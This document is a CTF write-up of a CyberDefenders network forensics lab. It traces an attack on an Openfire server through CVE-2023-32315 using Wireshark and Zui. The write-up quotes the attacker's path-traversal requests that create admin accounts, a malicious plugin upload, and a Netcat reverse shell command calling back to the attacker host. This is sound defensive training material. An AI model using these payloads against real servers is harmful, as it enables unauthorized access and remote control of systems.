Challenge: Openfire Lab

Platform: CyberDefenders

Category: Network Forensics

Difficulty: Easy

Tools Used: Wireshark, CyberChef, Zui


Summary: This lab involved investigating a compromised Openfire messaging server. By analysing a packet capture using Wireshark and Zui, the attack was reconstructed from initial reconnaissance through to successful exploitation and post-compromise activity. The threat actor was observed performing port scanning, creating multiple accounts, uploading a malicious plugin, and ultimately creating a Netcat reverse shell where they executed reconnaissance commands like whoami and ifconfig on the compromised host. The breach was attributed to the exploitation of CVE-2023-32315, an authentication bypass vulnerability leading to remote code execution.

Scenario: As a cybersecurity analyst, you are tasked with investigating a data breach targeting your organization's Openfire messaging server. Attackers have exploited a vulnerability in the server, compromising sensitive communications and potentially exposing critical data. Your task is to analyze the provided network capture files using Wireshark. Identify evidence of the exploitation, trace the attacker's actions, and uncover indicators of compromise.

What is the CSRF token value for the first login request?


TLDR: Filter for POST requests made to a URI that contains "login". You can navigate to Statistics > HTTP > Requests to find the login URI.

For context, a CSRF (Cross-Site Request Forgery) token is a unique value generated by a server to protect web applications from Cross-Site Request Forgey attacks. When approaching network forensics, I like to begin by baselining the traffic, which involves understanding what sort of traffic is within the PCAP (i.e., protocols, hosts, volume, etc). Wireshark provides great functionality to do so through its Statistics tab. Let's start by navigating to Statistics > Protocol Hierarchy to get an idea of the sort of traffic contained within the PCAP:



Protocol	Percent Packets	Packets	Percent Bytes	Bytes
Frame	100.0	10394	100.0	4507177
Ethernet	100.0	10394	3.6	160573
Internet Protocol Version 6	0.2	25	0.0	1072
User Datagram Protocol	0.0	3	0.0	24
Multicast Domain Name System	0.0	3	0.0	135
Internet Control Message Protocol v6	0.2	22	0.0	480
Internet Protocol Version 4	97.3	10117	4.5	202420
User Datagram Protocol	11.8	1226	0.2	9808
Simple Service Discovery Protocol	0.9	90	0.3	15484
QUIC IETF	6.0	624	2.1	93691
Multicast Domain Name System	0.5	55	0.1	5116
Link-local Multicast Name Resolution	0.0	1	0.0	25
Dynamic Host Configuration Protocol	0.1	10	0.1	2954
Domain Name System	4.3	444	0.9	39506
Data	0.0	2	0.0	301
Transmission Control Protocol	85.3	8864	4.4	198732
XMPP Protocol	0.4	46	0.2	8947
Transport Layer Security	15.6	1626	70.4	3174287
SSH Protocol	0.3	33	0.3	11867
Session Initiation Protocol	0.0	1	0.0	223
Remote Procedure Call	0.0	4	0.0	486
Portmap	0.0	2	0.0	0
Hypertext Transfer Protocol	2.2	233	1.6	73324
Online Certificate Status Protocol	0.6	60	0.4	17567
MIME Multipart Media Encapsulation	0.0	1	0.7	30776
Line-based text data	0.7	71	11.3	508078
HTML Form URL Encoded	0.1	8	0.0	519
Compuserve GIF	0.0	3	0.0	1695
General Inter-ORB Protocol	0.0	1	0.0	48
DRDA	0.0	2	0.0	100
Data	0.6	60	0.1	2466
Internet Group Management Protocol	0.2	20	0.0	336
Internet Control Message Protocol	0.1	7	0.0	1281
Address Resolution Protocol	2.4	252	0.2	7056

A lot of these protocols I am not familiar with, however, we can see common protocols like HTTP, SSH, TLS, etc. If you navigate to Statistics > Conversations > IPv4, we can see that 192.168.18.155 is present in nearly all conversations, which suggests that it is likely the Openfire messaging server:




Ethernet · 22 | IPv4 · 43 | IPv6 · 7 | TCP · 1193 | UDP · 244

Address A	Address B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration
192.168.18.160	192.168.18.155	3,146	631 kB	38	1,621	166 kB	1,525	465 kB	885.718221	289.5095
192.168.18.155	3.164.182.106	2,150	2 MB	11	814	455 kB	1,336	2 MB	82.426801	260.5935
192.168.18.155	34.149.100.209	546	520 kB	18	217	17 kB	329	503 kB	93.418815	344.5112
192.168.18.155	34.160.90.233	444	151 kB	28	200	43 kB	244	108 kB	229.354971	171.3964
192.168.18.155	34.149.97.1	393	69 kB	17	236	23 kB	157	46 kB	93.080110	81.2988
192.168.18.155	34.120.208.123	366	137 kB	29	159	101 kB	207	36 kB	229.604992	620.2146
192.168.18.155	192.168.18.2	364	49 kB	1	182	15 kB	182	34 kB	11.270625	1156.0004
192.168.18.155	34.117.188.166	256	45 kB	16	155	16 kB	101	29 kB	89.657496	300.6248
192.168.18.155	49.44.117.112	249	31 kB	20	133	13 kB	116	18 kB	134.498630	249.1377
192.168.18.1	192.168.18.155	242	199 kB	5	121	18 kB	121	182 kB	68.325022	935.2324
192.168.18.155	49.44.117.122	223	32 kB	19	119	13 kB	104	19 kB	107.842053	470.4247
192.168.18.155	34.120.237.76	219	123 kB	24	100	13 kB	119	110 kB	184.284169	171.6364
192.168.18.155	34.117.121.53	191	60 kB	33	94	10 kB	97	50 kB	267.500146	170.4299
192.168.18.155	34.160.144.191	131	46 kB	23	60	6 kB	71	40 kB	181.160007	452.2210
192.168.18.155	34.107.221.82	130	10 kB	15	69	5 kB	61	5 kB	88.415908	259.5015
192.168.18.1	239.255.255.250	90	19 kB	0	90	19 kB	0	0 bytes	0.000000	1166.6062
192.168.18.160	192.168.18.2	80	9 kB	12	40	3 kB	40	5 kB	83.226369	955.4045
192.168.18.155	34.36.165.17	75	25 kB	26	36	4 kB	39	21 kB	187.466778	171.5289
34.107.243.93	192.168.18.160	67	12 kB	4	35	7 kB	32	5 kB	60.394206	926.4413
192.168.18.155	34.107.243.93	63	15 kB	27	32	5 kB	31	10 kB	218.116352	629.2529
192.168.18.160	34.117.188.166	61	24 kB	39	30	7 kB	31	17 kB	939.776489	170.3516
192.168.18.155	35.244.181.201	54	10 kB	30	26	3 kB	28	7 kB	229.623028	171.1289
192.168.18.155	35.190.72.216	53	14 kB	32	26	4 kB	27	10 kB	230.149446	170.6030
192.168.18.1	224.0.0.251	52	7 kB	7	52	7 kB	0	0 bytes	75.293765	1100.6021
192.168.18.155	152.195.38.76	45	5 kB	31	24	2 kB	21	3 kB	229.683048	115.2194
192.168.18.155	34.98.75.36	42	8 kB	35	21	2 kB	21	5 kB	462.086289	171.2942
192.168.18.155	35.82.42.34	41	12 kB	25	21	4 kB	20	8 kB	184.348814	3.7069
192.168.18.160	34.36.165.17	41	5 kB	40	20	3 kB	21	2 kB	940.161543	170.9636
192.168.18.155	35.201.103.21	40	8 kB	34	19	2 kB	21	6 kB	461.944735	170.3277

Navigating to the TCP tab, we can also see behaviour consistent with port scanning from 192.168.18.160 targeting 192.168.18.155:

Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A
192.168.18.160	38422	192.168.18.155	445	2	114 bytes	95	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	587	2	114 bytes	96	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	113	2	114 bytes	97	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	993	2	114 bytes	98	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	135	2	114 bytes	99	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	8888	2	114 bytes	100	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	995	2	114 bytes	102	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	3306	2	114 bytes	103	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	139	2	114 bytes	104	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	554	2	114 bytes	105	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	1025	2	114 bytes	106	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	8080	2	114 bytes	107	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	256	2	114 bytes	108	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	53	2	114 bytes	109	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	1723	2	114 bytes	110	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	443	2	114 bytes	111	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	21	2	114 bytes	112	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	80	2	114 bytes	113	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	110	2	114 bytes	114	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	111	2	114 bytes	115	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	25	2	114 bytes	116	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	1720	2	114 bytes	117	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	23	2	114 bytes	118	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	199	2	114 bytes	119	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	143	2	114 bytes	120	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	3389	2	114 bytes	121	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	5900	2	114 bytes	122	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	1524	2	114 bytes	123	1	60 bytes	1
192.168.18.160	38422	192.168.18.155	514	2	114 bytes	124	1	60 bytes	1


Lastly, if you navigate to Statistics > HTTP > Request, we can see requests to the login endpoint on 192.168.18.155 over port 9090:



Using the following display filter:

- `ip.dst==192.168.18.155 && http.request.uri contains "login" && http.request.method=="POST"`

We can hunt for POST requests made to the login portal on the server. Viewing the packet details pane for the first request, we can find the CSRF token:




Alternatively, if you right-click the packet and follow the TCP stream, you can find the CSRF token along with the username and password used:

Answer: tmJU6J9uym8oIOD

What is the password of the first user who logged in?

We discovered this in the previous question:

Note, this value is URL encoded, therefore, we can use CyberChef to decode it:



Answer: Admin@Passw0rd#@#

What is the 1st username that was created by the attacker?

TLDR: Look for GET requests from the threat actor made to a URI containing user-create.

If you recall earlier, we observed what appears to be port scanning from 192.168.18.160. Using the following display filter, we can hunt for POST requests made by this IP:

- `ip.src==192.168.18.160 && http.request.method==POST`

Immediately, I can see requests made to a web shell:

Source	Destination	Protocol	Lengtl	Info
192.168.18.160	192.168.18.155	HTTP	746	POST /login.jsp HTTP/1.1 (application/x-www-form-urlencoded)
192.168.18.160	192.168.18.155	HTTP	732	POST /login.jsp HTTP/1.1 (application/x-www-form-urlencoded)
192.168.18.160	192.168.18.155	HTTP	732	POST /login.jsp HTTP/1.1 (application/x-www-form-urlencoded)
192.168.18.160	192.168.18.155	HTTP	731	POST /login.jsp HTTP/1.1 (application/x-www-form-urlencoded)
192.168.18.160	49.44.117.122	OCSP	470	Request
192.168.18.160	192.168.18.155	HTTP	2572	POST /plugin-admin.jsp?uploadplugin&csrf=kp87ERFbIG5hdA6 HTTP/1.1 (application/java-archive)
192.168.18.160	192.168.18.155	HTTP	752	POST /plugins/openfire-plugin/cmd.jsp HTTP/1.1 (application/x-www-form-urlencoded)
192.168.18.160	192.168.18.155	HTTP	739	POST /plugins/openfire-plugin/cmd.jsp?action=command HTTP/1.1 (application/x-www-form-urlencoded)
192.168.18.160	192.168.18.155	HTTP	772	POST /plugins/openfire-plugin/cmd.jsp?action=command HTTP/1.1 (application/x-www-form-urlencoded)

Looking through the HTTP stream, we can see the threat actor created a Netcat reverse shell:

```
POST /plugins/openfire-plugin/cmd.jsp?action=command HTTP/1.1
Host: 192.168.18.155:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Origin: http://192.168.18.155:9090
Connection: keep-alive
Referer: http://192.168.18.155:9090/plugins/openfire-plugin/cmd.jsp?action=command
Cookie: JSESSIONID=node0dqbr2mrn3z1x1ewbmlyugvkco8.node0; csrf=IRBIzmfjyS0DWVN
Upgrade-Insecure-Requests: 1

command=nc+192.168.18.160+8888+-e+%2Fbin%2Fbash
```

Using the following query, we can see GET request made to a user-create endpoint:

- `ip.src==192.168.18.160 && http.request.method==GET`

```
GET /setup/setup-s/%u002e%u002e/%u002e%u002e/user-groups.jsp HTTP/1.1
GET /setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp?csrf=yGWwGRL3IKMHPFX&username=3536rr&name=&email=&password=dc0b2y&passwordConfirm=dc0b2y&isadmin=on&create=%E5%88%9B%E5%BB%B…
GET /setup/setup-s/%u002e%u002e/%u002e%u002e/user-groups.jsp HTTP/1.1
GET /setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp?csrf=5ElbNbldtVb50Gz&username=7z0fas&name=&email=&password=ybd2zq&passwordConfirm=ybd2zq&isadmin=on&create=%E5%88%9B%E5%BB%B…
GET /setup/setup-s/%u002e%u002e/%u002e%u002e/user-groups.jsp HTTP/1.1
GET /setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp?csrf=l08RWlDzojIdyKA&username=a7zo4l&name=&email=&password=54hwc2&passwordConfirm=54hwc2&isadmin=on&create=%E5%88%9B%E5%BB%B…
```

Here we can see that the first username created was 3536rr.

Answer: 3536rr

What is the username that the attacker used to login to the admin panel?

Using the POST display filter from the previous question, we can see a successful authentication to the admin panel using the username “a7zo4l”:

192.168.18.160	192.168.18.155	HTTP	731	POST /login.jsp HTTP/1.1 (application/x-www-form-urlencoded)

```
HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "url" = "/index.jsp"
  > Form item: "login" = "true"
  > Form item: "csrf" = "6hjU0T4C1C95NfC"
  > Form item: "username" = "a7zo4l"
  > Form item: "password" = "54hwc2"
```

Answer: a7zo4l

What is the name of the plugin that the attacker uploaded?

Continuing with exploring POST requests made by the threat actor, we can see them upload a Java archive:

```
192.168.18.160  192.168.18.155  HTTP  2572 POST /plugin-admin.jsp?uploadplugin&csrf=kp87ERFbIG5hdA6 HTTP/1.1  (application/java-archive)
```

We can find the filename of this archive in the packet details pane:

```
MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "----------
    [Type: multipart/form-data]
    First boundary: ----------------------------389163963537031915173357136163\r\n
  Encapsulated multipart part:  (application/java-archive)
      Content-Disposition: form-data; name="uploadfile"; filename="openfire-plugin.jar"\r\n
      Content-Type: application/java-archive\r\n\r\n
```

Answer: openfire-plugin.jar

What is the first command that the user executed?

Using the following display filter:

- `ip.src==192.168.18.160 && http.request.method==POST`

We can see POST requests made to the web shell:

Source	Destination	Protocol	Lengtl	Info
192.168.18.160	192.168.18.155	HTTP	746	POST /login.jsp HTTP/1.1 (application/x-www-form-urlencoded)
192.168.18.160	192.168.18.155	HTTP	732	POST /login.jsp HTTP/1.1 (application/x-www-form-urlencoded)
192.168.18.160	192.168.18.155	HTTP	732	POST /login.jsp HTTP/1.1 (application/x-www-form-urlencoded)
192.168.18.160	192.168.18.155	HTTP	731	POST /login.jsp HTTP/1.1 (application/x-www-form-urlencoded)
192.168.18.160	49.44.117.122	OCSP	470	Request
192.168.18.160	192.168.18.155	HTTP	2572	POST /plugin-admin.jsp?uploadplugin&csrf=kp87ERFbIG5hdA6 HTTP/1.1 (application/java-archive)
192.168.18.160	192.168.18.155	HTTP	752	POST /plugins/openfire-plugin/cmd.jsp HTTP/1.1 (application/x-www-form-urlencoded)
192.168.18.160	192.168.18.155	HTTP	739	POST /plugins/openfire-plugin/cmd.jsp?action=command HTTP/1.1 (application/x-www-form-urlencoded)
192.168.18.160	192.168.18.155	HTTP	772	POST /plugins/openfire-plugin/cmd.jsp?action=command HTTP/1.1 (application/x-www-form-urlencoded)

If you view the form items in the packet details pane, we can see that the first executed command was “whoami”:

```
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "command" = "whoami"
      Key: command
      Value: whoami
```

Answer: whoami

Which tool did the attacker use to get a reverse shell?

As discovered earlier, following the whoami command, the threat actor used Netcat to create a reverse shell that connects to the threat actor on port 8888:

```
POST /plugins/openfire-plugin/cmd.jsp?action=command HTTP/1.1
Host: 192.168.18.155:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Origin: http://192.168.18.155:9090
Connection: keep-alive
Referer: http://192.168.18.155:9090/plugins/openfire-plugin/cmd.jsp?action=command
Cookie: JSESSIONID=node0dqbr2mrn3z1x1ewbmlyugvkco8.node0; csrf=IRBIzmfjyS0DWVN
Upgrade-Insecure-Requests: 1

command=nc+192.168.18.160+8888+-e+%2Fbin%2Fbash
```

```
HTML Form URL Encoded: application/x-www-form-urlencoded
▼ Form item: "command" = "nc 192.168.18.160 8888 -e /bin/bash"
    Key: command
    Value: nc 192.168.18.160 8888 -e /bin/bash
```

Answer: netcat

Which command did the attacker execute on the server to check for network interfaces?

To hunt for commands executed through the reverse shell, we can use the following display filter:

- `ip.addr==192.168.18.160 && tcp.port==8888`

If you follow the TCP stream for one of the requests, we can see the threat actor execute the ifconfig command on the server:

Answer: ifconfig

What is the CVE of the vulnerability exploited?

After doing some research, you can determine that the CVE exploited was CVE-2023-32315. This vulnerability enabled a path traversal attack through the setup environment, allowing unauthenticated users to access restricted pages intended for only administrative users. We have observed this in the previous questions.

Furthermore, using the following query in Zui:

- `event_type=="alert"`

We can see that an alert was generated regarding an authentication bypass with RCE for CVE-2023-32315:


```
{
  event_type: alert (1),
  ts: 2024-08-18T15:55:14.57441Z,
  src_ip: 192.168.18.160,
  src_port: 53588 (port=(uint16)),
  dest_ip: 192.168.18.155,
  dest_port: 9090 (port=(uint16)),
  vlan: null ([uint16]),
  proto: "TCP",
  app_proto: "http",
  alert: {
    severity: 1 (uint16),
    signature: "ET WEB_SPECIFIC_APPS Openfire Authentication Bypass With RCE (CVE-2023-32315)",
```

Answer: CVE-2023-32315